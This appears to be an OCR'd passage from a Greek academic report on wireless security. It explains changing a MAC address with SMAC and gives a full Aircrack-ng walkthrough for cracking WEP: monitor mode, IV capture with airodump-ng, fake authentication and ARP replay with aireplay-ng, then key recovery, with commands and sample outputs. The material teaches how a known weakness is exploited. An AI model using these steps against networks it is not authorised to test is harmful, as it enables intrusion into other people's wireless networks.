
Με την ταχεία αλλαγή του κλειδιού αποφεύγονται σε σημαντικό ποσοστό όλες οι επιθέσεις κατά του WEP αφού με διαφορετικό κλειδί προκύπτει και διαφορετικό keystream. Έτσι, ένας επιτιθέμενος δεν προλαβαίνει να συγκεντρώσει όλα τα bytes του μυστικού κλειδιού, αφού μέχρι την ολοκλήρωση της επίθεσης (μέχρις ότου δηλαδή συγκεντρωθούν τα απαραίτητα πακέτα, μέσω παθητικής παρακολούθησης) το μυστικό κλειδί που χρησιμοποιείται έχει αλλάξει.

Β' ΜΕΡΟΣ


4 Τρόποι αλλαγής της MAC Address

Στα Windows γίνεται κατευθείαν με μια αλλαγή στο registry ή χρησιμοποιώντας κάποιο πρόγραμμα όπως το SMAC.


1. Το περιβάλλον του smac.



2. Στο command εκτελούμε την εντολή ipconfig –all για να δούμε την MAC Address.




3. Παρατηρούμε ότι το smac δείχνει την ίδια MAC Address.




Έχουμε επιλέξει να φαίνονται Only Active Network Adapters

4. Για να αλλάξουμε την MAC Address είτε πηγαίνουμε και πατάμε το Random είτε κάνουμε Upload από την MAC List.



5. Πατάμε το κουμπί Random και μας εμφανίζεται μια νέα τυχαία MAC Address. Επιλέγουμε το κουμπί Update MAC και η MAC Address αλλάζει.



6. Μπορούμε με τον ίδιο τρόπο να επιλέξουμε οποιαδήποτε διεύθυνση θέλουμε χειροκίνητα και όχι random και να κάνουμε Update MAC.

5 WEP Cracking

Παρακάτω γίνεται παρουσίαση του προγράμματος Aircrack-ng. Το συγκεκριμένο πρόγραμμα είναι ένα από τα πιο δημοφιλή που κυκλοφορούν για το συγκεκριμένο σκοπό. Στόχος της παρουσίασης είναι να δείξουμε ότι χωρίς κάποιον ειδικό εξοπλισμό, παρά μόνο με μια κάρτα δικτύου, μπορούμε να εισχωρήσουμε σε ένα δίκτυο που χρησιμοποιεί κρυπτογράφηση τύπου WEP.

Το συγκεκριμένο πρόγραμμα όπως και όλα τα παρόμοια με αυτό χρησιμοποιεί τις αδυναμίες του αλγόριθμου κρυπτογράφησης RC4 που χρησιμοποιείται από το WEP.

5.1 Απαιτήσεις του Aircrack-ng

Για να λειτουργήσει το aircrack-ng είναι απαραίτητη η χρήση συμβατής κάρτας WLAN με το συγκεκριμένο λογισμικό.

Αρχικά είναι απαραίτητο να γνωρίζουμε το chipset που χρησιμοποιείται στην κάρτα μας έτσι ώστε να καθοριστεί ο κατάλληλος driver τον οποίο θα βρούμε και θα κατεβάσουμε στην συνέχεια από το drivers section του επίσημου ιστότοπου του aircrack-ng και στην συνέχεια να εγκαταστήσουμε το κατάλληλο patch ώστε να είναι εφικτή η λειτουργία injection. Μερικές κάρτες λειτουργούν με παραπάνω από έναν οδηγούς από τους οποίους πρέπει να επιλέξουμε τον καταλληλότερο.

Παράδειγμα εγκατάστασης Driver:

Αποσυμπίεση και εγκατάσταση driver:

```
tar xfz aircrack-ng-0.9.1.tar.gz
cd aircrack-ng-0.9.1
make
```

make install

Το τελευταίο βήμα πρέπει να το πραγματοποιήσουμε ως root. Χρησιμοποιούμε su για να αλλάξουμε σε root. Τώρα μπορούμε να φορτώσουμε το module στον kernel:

modprobe
****

Συνδέουμε την κάρτα μας, θα αναγνωριστεί ως ****. Πληκτρολογούμε iwconfig για να εμφανιστούν οι συσκευές ασύρματου δικτύου.

Εγκατάσταση aircrack-ng.

Αποσυμπίεση και εγκατάσταση:

tar xfz aircrack-ng-0.9.1.tar.gz
cd aircrack-ng-0.9.1
make
make install

Το τελευταίο βήμα πρέπει να το πραγματοποιήσουμε ως root, γράφουμε su για να κάνουμε login ως root (χρησιμοποιούμε την εντολή sudo make install για Ubuntu).

Simple sniffing and cracking

Εύρεση Ασύρματων Δικτύων

Πριν από τον εντοπισμό των διαθέσιμων δικτύων πρέπει να θέσουμε την κάρτα σε monitor mode. Στο monitor mode η κάρτα μπορεί να λάβει όλα τα πακέτα που διακινούνται στο ασύρματο δίκτυο αντί μόνο αυτών που προορίζονται για τον συγκεκριμένο υπολογιστή. Επίσης κατ' αυτόν τον τρόπο μας δίνεται η δυνατότητα να ενεργοποιήσουμε την λειτουργία injection έτσι ώστε να αυξηθεί η κίνηση πακέτων στο δίκτυο και να ολοκληρωθεί γρηγορότερα η όλη διαδικασία.

Για να θέσουμε την κάρτα δικτύου σε monitor mode ανοίγουμε ένα τερματικό και πληκτρολογούμε τα εξής:

airmon-ng stop ath0

Το σύστημα θα αποκριθεί:

lo no wireless extensions.

eth0 no wireless extensions.

wifi0 no wireless extensions.

Στην συνέχεια πρέπει να ξεκινήσουμε τον τροποποιημένο οδηγό της κάρτας που εγκαταστάθηκε πληκτρολογώντας:

airmon-ng start wifi0

Η απάντηση του συστήματος θα πρέπει να είναι:

Interface	Chipset	Driver
wifi0	Atheros	madwifi-ng
ath0	Atheros	madwifi-ng VAP (parent: wifi0) (monitor mode enabled)

Και για να επιβεβαιώσουμε ότι η κάρτα βρίσκεται σε monitor mode, πληκτρολογούμε:

iwconfig

Η απάντηση του συστήματος θα πρέπει να είναι:

lo no wireless extensions.

wifi0 no wireless extensions.


```
eth0      no      wireless      extensions.

ath0      IEEE      802.11g      ESSID:""      Nickname:""
          Mode:Monitor      Frequency:2.452      GHz      Access      Point:
00:0F:B5:88:AC:82
          Bit      Rate:0      kb/s      Tx-Power:18      dBm      Sensitivity=0/3
          Retry:off      RTS      thr:off      Fragment      thr:off
                              Encryption                    key:off
                             Power                    Management:off
          Link      Quality=0/94      Signal      level=-95      dBm      Noise      level=-95      dBm
          Rx      invalid      nwid:0      Rx      invalid      crypt:0      Rx      invalid      frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

Σε αυτό το σημείο πρέπει να εντοπιστεί κάποιο AP. Το aircrack-ng διαθέτει το εργαλείο airodump-ng για αυτό τον σκοπό.

Στην συνέχεια εκκινούμε το airodump-ng για να εντοπίσουμε τα διαθέσιμα ασύρματα δίκτυα:

airodump-ng ****

Αν το airodump-ng συνδεθεί με την συσκευή WLAN, θα εμφανιστεί το παρακάτω παράθυρο:



Το airodump-ng κάνει αναζήτηση για AP από τα οποία μπορεί να δεχτεί πακέτα δεδομένων σε όλα τα κανάλια. Μετά από κάποιο χρονικό διάστημα κάποια AP και οι συνδεδεμένοι σε αυτά clients θα εμφανιστούν. Από το παραπάνω παράθυρο μπορούμε να αποκομίσουμε τις εξής πληροφορίες:

Στο πάνω μέρος του παραθύρου:

BSSID MAC address του AP

PWR Ισχύς σήματος

Beacons Αριθμός beacon frames που ελήφθησαν

Data Ρυθμός μεταφοράς πακέτων δεδομένων

CH Το κανάλι στο οποίο εκπέμπει ο AP

MB Ταχύτητα μεταφοράς δεδομένων του AP

ENC Προστασία δικτύου(Αλγόριθμος κωδικοποίησης)

ESSID Ονομασία δικτύου

Στο κάτω μέρος του παραθύρου:

BSSID MAC address του APμε τον οποίο ο client είναι συνδεδεμένος

STATION MAC address του client

PWR Ισχύς σήματος

Packets Αριθμός πακέτων δεδομένων που ελήφθησαν

Probes Ονομασία δικτύου που ο client συσχετίζεται

Sniffing IVs

Στην συνέχεια θα εισάγουμε κάποιες παραμέτρους στο airodump-ng έτσι ώστε να εστιάσει στο επιθυμητό δίκτυο:

```
airodump-ng -c 11 --bssid
00:01:02:03:04:05 -w dump *****
```

Με την παράμετρο -c το airodump-ng συντονίζεται στο συγκεκριμένο κανάλι ενώ η παράμετρος -w δηλώνει τα network dumps που αποθηκεύονται στον σκληρό. Η παράμετρος --bssid σε συνδυασμό με τη διεύθυνση MAC του AP περιορίζει την αναζήτηση σε ένα συγκεκριμένο.

Μπορούμε ακόμη να προσθέσουμε την παράμετρο ivs η οποία αποθηκεύει μόνο τις αναγκαίες πληροφορίες από τα πακέτα δεδομένων που λαμβάνει η κάρτα ασύρματου δικτύου, εξοικονομώντας έτσι αρκετό χώρο στο σκληρό δίσκο.

Για να μπορέσουμε να ''σπάσουμε'' ένα κλειδί WEP συνήθως χρειάζονται 250,000 με 500000 διαφορετικά IVs (Initialization Vectors). Κάθε πακέτο δεδομένων περιέχει ένα IV. Ένα IV μπορεί να ξαναχρησιμοποιηθεί, γι' αυτό συνήθως ο αριθμός των IVs είναι μικρότερος από τον αριθμό των πακέτων δεδομένων που λαμβάνονται.

Active attacks

Injection support

Αρχικά πρέπει να γνωρίζουμε αν υποστηρίζεται η λειτουργία injection από την κάρτα δικτύου και τον driver πράγμα το οποίο το διαπιστώνουμε παραπάνω.

Απαραίτητα στοιχεία είναι το BSSID και το ESSID του AP καθώς και η MAC address της κάρτας δικτύου του δικού μας συστήματος, την οποία μπορούμε να προσδιορίσουμε με την εντολή ifconfig. Στην συνέχεια προσπαθούμε να συνδεθούμε με το AP χρησιμοποιώντας το εργαλείο aireplay-ng με την εξής εντολή:

```
aireplay-ng - -fakeauth 0 -e "your network ESSID" -a
00:01:02:03:04:05 -h 00:11:22:33:44:55 *****
```

Η τιμή μετά την παράμετρο -a είναι το BSSID του AP, ενώ μετά την παράμετρο -h είναι η MAC address της δικιάς μας κάρτας δικτύου. Αν το injection επιτύχει θα δούμε το παρακάτω:

```
12:14:06 Sending Authentication Request
12:14:06 Authentication successful
12:14:06 Sending Association Request
12:14:07 Association successful :-)
```

Ειδάλλως :

1. ελέγχουμε ESSID, BSSID και την διεύθυνση MAC της κάρτας μας MAC
2. το δοκιμάζουμε σε ένα άλλο AP
3. ελέγχουμε τα drivers της κάρτας
4. αντί για “0”, δοκιμάζουμε “6000 -o 1 -q 10”

ARP replay

Αφού διαπιστώσουμε ότι λειτουργεί το injection μπορούμε να αυξήσουμε δραματικά τον ρυθμό συλλογής IVs: ARP-request reinjection

Η κεντρική ιδέα

Στην ουσία αυτό που κάνουμε κατά κύριο λόγω με το aireplay-ng είναι να στέλνουμε σήματα στο AP κάνοντας τον να στέλνει περισσότερα πακέτα δεδομένων στον client. Ακόμη μπορούμε να δημιουργήσουμε έναν εικονικό client ο οποίος δεν είναι απευθείας συνδεδεμένος με το AP ωστόσο μπορεί να αυξήσει σημαντικά την κίνηση πακέτων δεδομένων στο δίκτυο και ως αποτέλεσμα να συγκεντρώνουμε γρηγορότερα τα απαραίτητα IVs.

Ανοίγουμε ένα τερματικό και εκκινούμε το airodump-ng. Μόλις εντοπιστεί κάποιος client εκκινούμε το aireplay-ng και πληκτρολογούμε:

```
aireplay-ng - -arpreplay -b 00:01:02:03:04:05 -h 00:04:05:06:07:08 *****
```

-b καθορίζει το BSSID, -h την MAC address του συνδεδεμένου client.

Αν επιτευχθεί θα εμφανιστεί:

```
Saving ARP requests in replay_arp-0627-121526.cap
You must also start airodump to capture replies.
Read 2493 packets (got 1 ARP requests), sent 1305 packets...
```

Cracking

Αφού συγκεντρωθούν αρκετά IVs μπορούμε να ξεκινήσουμε τη διαδικασία εύρεσης του WEP key:


```
aircrack-ng -b 00:01:02:03:04:05 dump-01.cap
```

Η διεύθυνση MAC μετά την παράμετρο –b είναι η διεύθυνση του δικτύου που αναζητούμε τον κωδικό ενώ το αρχείο dump-01.cap είναι το αρχείο όπου είναι

αποθηκεμένα τα πακέτα δεδομένων (ή ***.ivs αν έχουμε προσθέσει την παράμετρο ivs παραπάνω).

Ο αριθμός των IVs που απαιτούνται για να αποκωδικοποιηθεί ένα WEP key εξαρτάται από το μήκος του σε bits(64,128..).

Μετά το πέρας της αποκωδικοποίησης θα εμφανιστεί το εξής παράθυρο:




Ο κωδικός που φαίνεται με κόκκινα γράμματα είναι το WEP key. Για να το εισάγουμε απλά αγνοούμε τις ενδιάμεσες άνω κάτω τελείες.

6 Αλγόριθμοι

